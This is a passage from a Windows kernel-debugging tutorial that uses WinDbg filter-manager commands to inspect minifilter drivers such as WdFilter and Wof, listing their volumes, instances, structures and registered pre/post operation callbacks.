https://github.com/Microsoft/Windows-driver-samples/tree/main/filesys/miniFilter/ctx.


To get a list of volumes and their respective attached filter drivers (pay attention to **WdFilter driver**), you can execute the following command:



```
2: kd> !fltkd.volumes

Volume List: ffff880f8ab8b140 "Frame 0"
   FLT_VOLUME: ffff880f8a930010 "\Device\Mup"
      FLT_INSTANCE: ffff880f8afc0620 "WdFilter Instance" "328010"
      FLT_INSTANCE: ffff880f8c3a0b20 "bfs" "150000"
      FLT_INSTANCE: ffff880f8af8c8a0 "FileInfo" "40500"
   FLT_VOLUME: ffff880f8a92f010 "\Device\HarddiskVolume3"
      FLT_INSTANCE: ffff880f8fb55010 "bindflt Instance" "409800"
      FLT_INSTANCE: ffff880f8f876010 "WtdFilter Instance" "385110"
      FLT_INSTANCE: ffff880f8c5694a0 "WdFilter Instance" "328010"
      FLT_INSTANCE: ffff880f8e6356a0 "CldFlt" "180451"
      FLT_INSTANCE: ffff880f8e077ba0 "bfs" "150000"
      FLT_INSTANCE: ffff880f8e5e1050 "luafv" "135000"
      FLT_INSTANCE: ffff880f8c212010 "Wof Instance" "40700"
      FLT_INSTANCE: ffff880f8c21a8a0 "FileInfo" "40500"
   FLT_VOLUME: ffff880f8a92e010 "\Device\HarddiskVolumeShadowCopy2"
      FLT_INSTANCE: ffff880f89ead010 "WtdFilter Instance" "385110"
      FLT_INSTANCE: ffff880f8c2768a0 "WdFilter Instance" "328010"
      FLT_INSTANCE: ffff880f8e6494a0 "CldFlt" "180451"
      FLT_INSTANCE: ffff880f8e066ba0 "bfs" "150000"
      FLT_INSTANCE: ffff880f8c2888a0 "Wof Instance" "40700"
      FLT_INSTANCE: ffff880f8c2438e0 "FileInfo" "40500"
   FLT_VOLUME: ffff880f8a92d050 "\Device\NamedPipe"
      FLT_INSTANCE: ffff880f8f149010 "WtdFilter Instance" "385110"
      FLT_INSTANCE: ffff880f8e0aaba0 "bfs" "150000"
      FLT_INSTANCE: ffff880f8c2168f0 "npsvctrig" "46000"
   FLT_VOLUME: ffff880f8a92b010 "\Device\Mailslot"
      FLT_INSTANCE: ffff880f8e099ba0 "bfs" "150000"
   FLT_VOLUME: ffff880f8a92a010 "\Device\HarddiskVolume1"
      FLT_INSTANCE: ffff880f8eeeb4a0 "WtdFilter Instance" "385110"
      FLT_INSTANCE: ffff880f8c3ea620 "WdFilter Instance" "328010"
      FLT_INSTANCE: ffff880f8e088ba0 "bfs" "150000"
      FLT_INSTANCE: ffff880f8c3a16e0 "FileInfo" "40500"
   FLT_VOLUME: ffff880f8c7c5010 "\Device\HarddiskVolume4"
      FLT_INSTANCE: ffff880f8eaef4a0 "WtdFilter Instance" "385110"
      FLT_INSTANCE: ffff880f8cc898a0 "WdFilter Instance" "328010"
      FLT_INSTANCE: ffff880f8e3d5ba0 "bfs" "150000"
      FLT_INSTANCE: ffff880f8cc7c010 "Wof Instance" "40700"
      FLT_INSTANCE: ffff880f8cc76520 "FileInfo" "40500"
```

**[Figure 39] Getting a volume list**


To examine information about a specific volume (**FLT_VOLUME structure)**, execute: **!fltkd.volume ffff880f8a92f010** *(it is the second volume listed previously)*



```
FLT_VOLUME: ffff880f8a92f010 "\Device\HarddiskVolume3"
   FLT_OBJECT: ffff880f8a92f010  [04000000] Volume
      RundownRef               : 0x00000000000001ea (245)
      PointerCount             : 0x00000001
      PrimaryLink              : [ffff880f8a92e020-ffff880f8a930020]
   Frame                    : ffff880f8ab8b010 "Frame 0"
   Flags                    : [00000564] SetupNotifyCalled EnableNameCaching Fil
   FileSystemType           : [00000002] FLT_FSTYPE_NTFS
   VolumeLink               : [ffff880f8a92e020-ffff880f8a930020]
   DeviceObject             : ffff880f8afef880
   DiskDeviceObject         : ffff880f8afcc470
   FrameZeroVolume          : ffff880f8a92f010
   VolumeInNextFrame        : 0000000000000000
   Guid                     : "\??\Volume{91a2bcb0-6540-422c-bbfc-9dcc2fec6d1b}"
   CDODeviceName            : "\Ntfs"
   CDODriverName            : "\FileSystem\Ntfs"
   TargetedOpenCount        : 236
   Callbacks                : (ffff880f8a92f148)
   ContextLock              : (ffff880f8a92f530)
   VolumeContexts           : (ffff880f8a92f540)
Could not read offset of field "List" from type fltmgr!_CONTEXT_LIST_CTRL
   StreamListCtrls          : (ffff880f8a92f5c8)  rCount=8022
   FileListCtrls            : (ffff880f8a92f648)  rCount=996
   NameCacheCtrl            : (ffff880f8a92f6c8)
   InstanceList             : (ffff880f8a92f0c8)
      FLT_INSTANCE: ffff880f8fb55010 "bindflt Instance" "409800"
      FLT_INSTANCE: ffff880f8f876010 "WtdFilter Instance" "385110"
      FLT_INSTANCE: ffff880f8c5694a0 "WdFilter Instance" "328010"
      FLT_INSTANCE: ffff880f8e6356a0 "CldFlt" "180451"
      FLT_INSTANCE: ffff880f8e077ba0 "bfs" "150000"
      FLT_INSTANCE: ffff880f8e5e1050 "luafv" "135000"
      FLT_INSTANCE: ffff880f8c212010 "Wof Instance" "40700"
      FLT_INSTANCE: ffff880f8c21a8a0 "FileInfo" "40500"
```

**[Figure 40] Retrieving volume information**


To list specific information about a given instance (an attachment to **FLT_VOLUME structure**), execute:



```
2: kd> !fltkd.instance 0xffff880f8c5694a0

FLT_INSTANCE: ffff880f8c5694a0 "WdFilter Instance" "328010"
   FLT_OBJECT: ffff880f8c5694a0  [01000000] Instance
      RundownRef                : 0x0000000000000000 (0)
      PointerCount              : 0x00000002
      PrimaryLink               : [ffff880f8e6356b0-ffff880f8f876020]
   OperationRundownRef       : ffff880f8af9c4f0
      Number                    : 4
      PoolToFree                : ffff880f8afa5d00
      OperationsRefs            : ffff880f8afa5d00  (51)
         PerProcessor Ref[0]       : 0xffffffffffffffa4 (-46)
         PerProcessor Ref[1]       : 0xffffffffffffffe0 (-16)
         PerProcessor Ref[2]       : 0x0000000000000048 (36)
         PerProcessor Ref[3]       : 0x000000000000009a (77)
   Flags                     : [00000020] HasSetStreamBasedContexts
   Volume                    : ffff880f8a92f010 "\Device\HarddiskVolume3"
   Filter                    : ffff880f8ae9c4d0 "WdFilter"
   TrackCompletionNodes      : ffff880f89ecfc00
   ContextLock               : (ffff880f8c569520)
   Context                   : ffff880f8c562ba0
   CallbackNodes             : (ffff880f8c5695c8)
   VolumeLink                : [ffff880f8e6356b0-ffff880f8f876020]
   FilterLink                : [ffff880f8c276910-ffff880f8afc0690]
```

**[Figure 41] Retrieving instance information**

Of course, we can get inside of structures and find out much more information. For example, we can get information from the **WdFilter driver** by overlaying its address with the **_FLT_FILTER structure**:




```
2: kd> dt _FLT_FILTER 0xffff880f8ae9c4d0
FLTMGR!_FLT_FILTER
   +0x000 Base             : _FLT_OBJECT
   +0x030 Frame            : 0xffff880f`8ab8b010 _FLTP_FRAME
   +0x038 Name             : _UNICODE_STRING "WdFilter"
   +0x048 DefaultAltitude  : _UNICODE_STRING "328010"
   +0x058 Flags            : 0xf2 (No matching name)
   +0x060 DriverObject     : 0xffff880f`8ab10ca0 _DRIVER_OBJECT
   +0x068 InstanceList     : _FLT_RESOURCE_LIST_HEAD
   +0x0e8 VerifierExtension : (null)
   +0x0f0 VerifiedFiltersLink : _LIST_ENTRY [ 0x00000000`00000000 - 0x00000000`000000
   +0x100 FilterUnload     : 0xfffff807`1ac75270     long  +0
   +0x108 InstanceSetup    : 0xfffff807`1ac755a0     long  +0
   +0x110 InstanceQueryTeardown : 0xfffff807`1ac75790     long  +0
   +0x118 InstanceTeardownStart : (null)
   +0x120 InstanceTeardownComplete : 0xfffff807`1ac757f0     void  +0
   +0x128 SupportedContextsListHead : 0xffff880f`8ae9c960 _ALLOCATE_CONTEXT_HEADER
   +0x130 SupportedContexts : [7] (null)
   +0x168 PreVolumeMount   : (null)
   +0x170 PostVolumeMount  : 0xfffff807`1ac448f0     _FLT_POSTOP_CALLBACK_STATUS  +0
   +0x178 GenerateFileName : (null)
   +0x180 NormalizeNameComponent : (null)
   +0x188 NormalizeNameComponentEx : (null)
   +0x190 NormalizeContextCleanup : (null)
   +0x198 KtmNotification  : 0xfffff807`1ac7c6f0     long  +0
   +0x1a0 SectionNotification : (null)
   +0x1a8 Operations       : 0xffff880f`8ae9c788 _FLT_OPERATION_REGISTRATION
   +0x1b0 OldDriverUnload  : (null)
   +0x1b8 ActiveOpens      : _FLT_MUTEX_LIST_HEAD
   +0x208 ConnectionList   : _FLT_MUTEX_LIST_HEAD
   +0x258 PortList         : _FLT_MUTEX_LIST_HEAD
   +0x2a8 PortLock         : _EX_PUSH_LOCK_AUTO_EXPAND
```

**[Figure 42] Getting further WdFilter details**

All functions, concepts, and terms we mentioned previously are present here: **altitude, FilterUnload function** (called when the minifilter driver is unloaded), **InstanceQueryTearDown, contexts, a pointer to an array** of **FLT_OPERATION_REGISTRATION structures** (contains the operation callbacks), and so on. In the other side, the **DriverObject concept** we already now and, actually, we will be reviewing a typical output using it soon.

Although I have not explained previously, each **filter manager frame** works like a placeholder in the I/O driver stack, and minifilters attach to this frame. For example, there could exist two **Filter Frames** in the I/O driver stack with a legacy filter driver in the middle. In this case, we could choose whether the minifilter driver would be attached in **the Filter Frame before the legacy filter driver or after the legacy filter driver**.


Anyway, we can list **preoperations** and **postoperations** (routine addresses and, when it is possible, respective names) associated to the driver. For example, we can list the first ten operations by executing the following command:



```
2: kd> dt -oca10 FLTMGR!_FLT_OPERATION_REGISTRATION 0xffff880f`8ae9c788
[0] @ ffff880f`8ae9c788 MajorFunction 0x3 ''  Flags 9  PreOperation 0xfffff807`1ac470f0  _FLT_PREOP_CALLBACK_STATUS  +0  PostOperation 0xfffff807
[1] @ ffff880f`8ae9c7a8 MajorFunction 0 ''  Flags 0  PreOperation 0xfffff807`1ac695b0  _FLT_PREOP_CALLBACK_STATUS  +0  PostOperation 0xfffff807`1
[2] @ ffff880f`8ae9c7c8 MajorFunction 0x12 ''  Flags 0  PreOperation 0xfffff807`1ac61a60  _FLT_PREOP_CALLBACK_STATUS  +0  PostOperation 0xfffff80
[3] @ ffff880f`8ae9c7e8 MajorFunction 0x6 ''  Flags 0  PreOperation 0xfffff807`1ac718d0  _FLT_PREOP_CALLBACK_STATUS  +0  PostOperation 0xfffff807
[4] @ ffff880f`8ae9c808 MajorFunction 0x4 ''  Flags 0  PreOperation 0xfffff807`1ac465d0  _FLT_PREOP_CALLBACK_STATUS  +0  PostOperation 0xfffff807
[5] @ ffff880f`8ae9c828 MajorFunction 0xed ''  Flags 0  PreOperation (null)   PostOperation 0xfffff807`1ac448f0  _FLT_POSTOP_CALLBACK_STATUS  +0
[6] @ ffff880f`8ae9c848 MajorFunction 0xd ''  Flags 0  PreOperation 0xfffff807`1ac89e30  _FLT_PREOP_CALLBACK_STATUS  +0  PostOperation 0xfffff807
[7] @ ffff880f`8ae9c868 MajorFunction 0xff ''  Flags 0  PreOperation 0xfffff807`1ac98390  _FLT_PREOP_CALLBACK_STATUS  +0  PostOperation (null)
[8] @ ffff880f`8ae9c888 MajorFunction 0xc ''  Flags 0  PreOperation (null)   PostOperation 0xfffff807`1ac4b4d0  _FLT_POSTOP_CALLBACK_STATUS  +0
[9] @ ffff880f`8ae9c8a8 MajorFunction 0x7 ''  Flags 0  PreOperation 0xfffff807`1ac8b0b0  _FLT_PREOP_CALLBACK_STATUS  +0  PostOperation (null)   R
```

**[Figure 43] Listing minifilter pre/post operations**


The output's image is small, and, in this specific case, we haven't gotten respective names. If you try the same command, but **without "-c" option**, you will receive a line-by-line output (longer, but better). A similar output, but from **WoF (Windows Overlay Filter) driver**, is shown below to provide a case where the routine's names are shown (sorry for the small size):



```
2: kd> dt -oca10 FLTMGR!_FLT_OPERATION_REGISTRATION 0xffff880f`8a930c58
[0] @ ffff880f`8a930c58 MajorFunction 0 ''  Flags 0  PreOperation 0xfffff807`1ac27100  _FLT_PREOP_CALLBACK_STATUS  Wof!WofPreCreateCallback+0  PostOperation
[1] @ ffff880f`8a930c78 MajorFunction 0xf2 ''  Flags 0  PreOperation 0xfffff807`1ac2a310  _FLT_PREOP_CALLBACK_STATUS  Wof!WofPreNetworkQueryOpen+0  PostOpera
[2] @ ffff880f`8a930c98 MajorFunction 0x12 ''  Flags 0  PreOperation (null)   PostOperation 0xfffff807`1ac26f10  _FLT_POSTOP_CALLBACK_STATUS  Wof!WofPostClea
[3] @ ffff880f`8a930cb8 MajorFunction 0x3 ''  Flags 2  PreOperation 0xfffff807`1abf72d0  _FLT_PREOP_CALLBACK_STATUS  Wof!WofPreReadCallback+0  PostOperation
[4] @ ffff880f`8a930cd8 MajorFunction 0x4 ''  Flags 2  PreOperation 0xfffff807`1abf7a40  _FLT_PREOP_CALLBACK_STATUS  Wof!WofPreWriteCallback+0  PostOperation
[5] @ ffff880f`8a930cf8 MajorFunction 0x5 ''  Flags 0  PreOperation (null)   PostOperation 0xfffff807`1ac2a370  _FLT_POSTOP_CALLBACK_STATUS  Wof!WofPostQuery
[6] @ ffff880f`8a930d18 MajorFunction 0x6 ''  Flags 0  PreOperation 0xfffff807`1ac28200  _FLT_PREOP_CALLBACK_STATUS  Wof!WofPreSetInfoCallback+0  PostOperati
[7] @ ffff880f`8a930d38 MajorFunction 0xc ''  Flags 0  PreOperation 0xfffff807`1ac2aa40  _FLT_PREOP_CALLBACK_STATUS  Wof!WofPreDirectoryControlCallback+0  Po
[8] @ ffff880f`8a930d58 MajorFunction 0xd ''  Flags 0  PreOperation 0xfffff807`1ac23190  _FLT_PREOP_CALLBACK_STATUS  Wof!WofPreFileSystemControlCallback+0  P
[9] @ ffff880f`8a930d78 MajorFunction 0x1b ''  Flags 0  PreOperation 0xfffff807`1ac2b5f0  _FLT_PREOP_CALLBACK_STATUS  Wof!WofPrePnpCallback+0  PostOperation
```

**[Figure 44] Listing minifilter pre/post operations of another driver as comparison**

Returning to the **WdFilter minifilter driver**, we can retrieve callback information related to a given instance:




```
3: kd> !instance 0xffff880f8afc0620 4

FLT_INSTANCE: ffff880f8afc0620 "WdFilter Instance" "328010"
   CallbackNodes             : (ffff880f8afc0748)
       ACQUIRE_FOR_SECTION_SYNC (-1)
         CALLBACK_NODE: ffff880f8afc0ac0  Inst:(ffff880f8afc0620,"WdFilter","\Device\Mup") "WdFilter Instance" "328010"
       CREATE (0)
         CALLBACK_NODE: ffff880f8afc09d0  Inst:(ffff880f8afc0620,"WdFilter","\Device\Mup") "WdFilter Instance" "328010"
       READ (3)
         CALLBACK_NODE: ffff880f8afc09a0  Inst:(ffff880f8afc0620,"WdFilter","\Device\Mup") "WdFilter Instance" "328010"
       WRITE (4)
         CALLBACK_NODE: ffff880f8afc0a60  Inst:(ffff880f8afc0620,"WdFilter","\Device\Mup") "WdFilter Instance" "328010"
       SET_INFORMATION (6)
         CALLBACK_NODE: ffff880f8afc0a30  Inst:(ffff880f8afc0620,"WdFilter","\Device\Mup") "WdFilter Instance" "328010"
       QUERY_EA (7)
         CALLBACK_NODE: ffff880f8afc0b20  Inst:(ffff880f8afc0620,"WdFilter","\Device\Mup") "WdFilter Instance" "328010"
       SET_EA (8)
         CALLBACK_NODE: ffff880f8afc0b50  Inst:(ffff880f8afc0620,"WdFilter","\Device\Mup") "WdFilter Instance" "328010"
       DIRECTORY_CONTROL (12)
         CALLBACK_NODE: ffff880f8afc0af0  Inst:(ffff880f8afc0620,"WdFilter","\Device\Mup") "WdFilter Instance" "328010"
       FILE_SYSTEM_CONTROL (13)
         CALLBACK_NODE: ffff880f8afc0a90  Inst:(ffff880f8afc0620,"WdFilter","\Device\Mup") "WdFilter Instance" "328010"
       CLEANUP (18)
         CALLBACK_NODE: ffff880f8afc0a00  Inst:(ffff880f8afc0620,"WdFilter","\Device\Mup") "WdFilter Instance" "328010"
```

**[Figure 45] FLT_INSTANCE structure: associated callbacks**

All callback nodes have an associated name such as **ACQUIRE_FOR_SECTION_SYNC, CREATE, READ, WRITE,SET_INFORMATION, QUERY_EA, SET_EA, DIRECTORY_CONTROL, FILE_SYSTEM_CONTROL** and **CLEANUP**.

There are multiple **MUP (Multiple UNC Provider)**, which a **MUP** is a kernel component responsible for **channeling remote file system access through UNC to a network redirector**, and it is associated with each callback node (check the figure above).

At the same way we did with **_FLT_FILTER structure**, we can pick up one of the callback nodes and getting information by overlaying it with **_CALLBACK_NODE structure** as shown below:



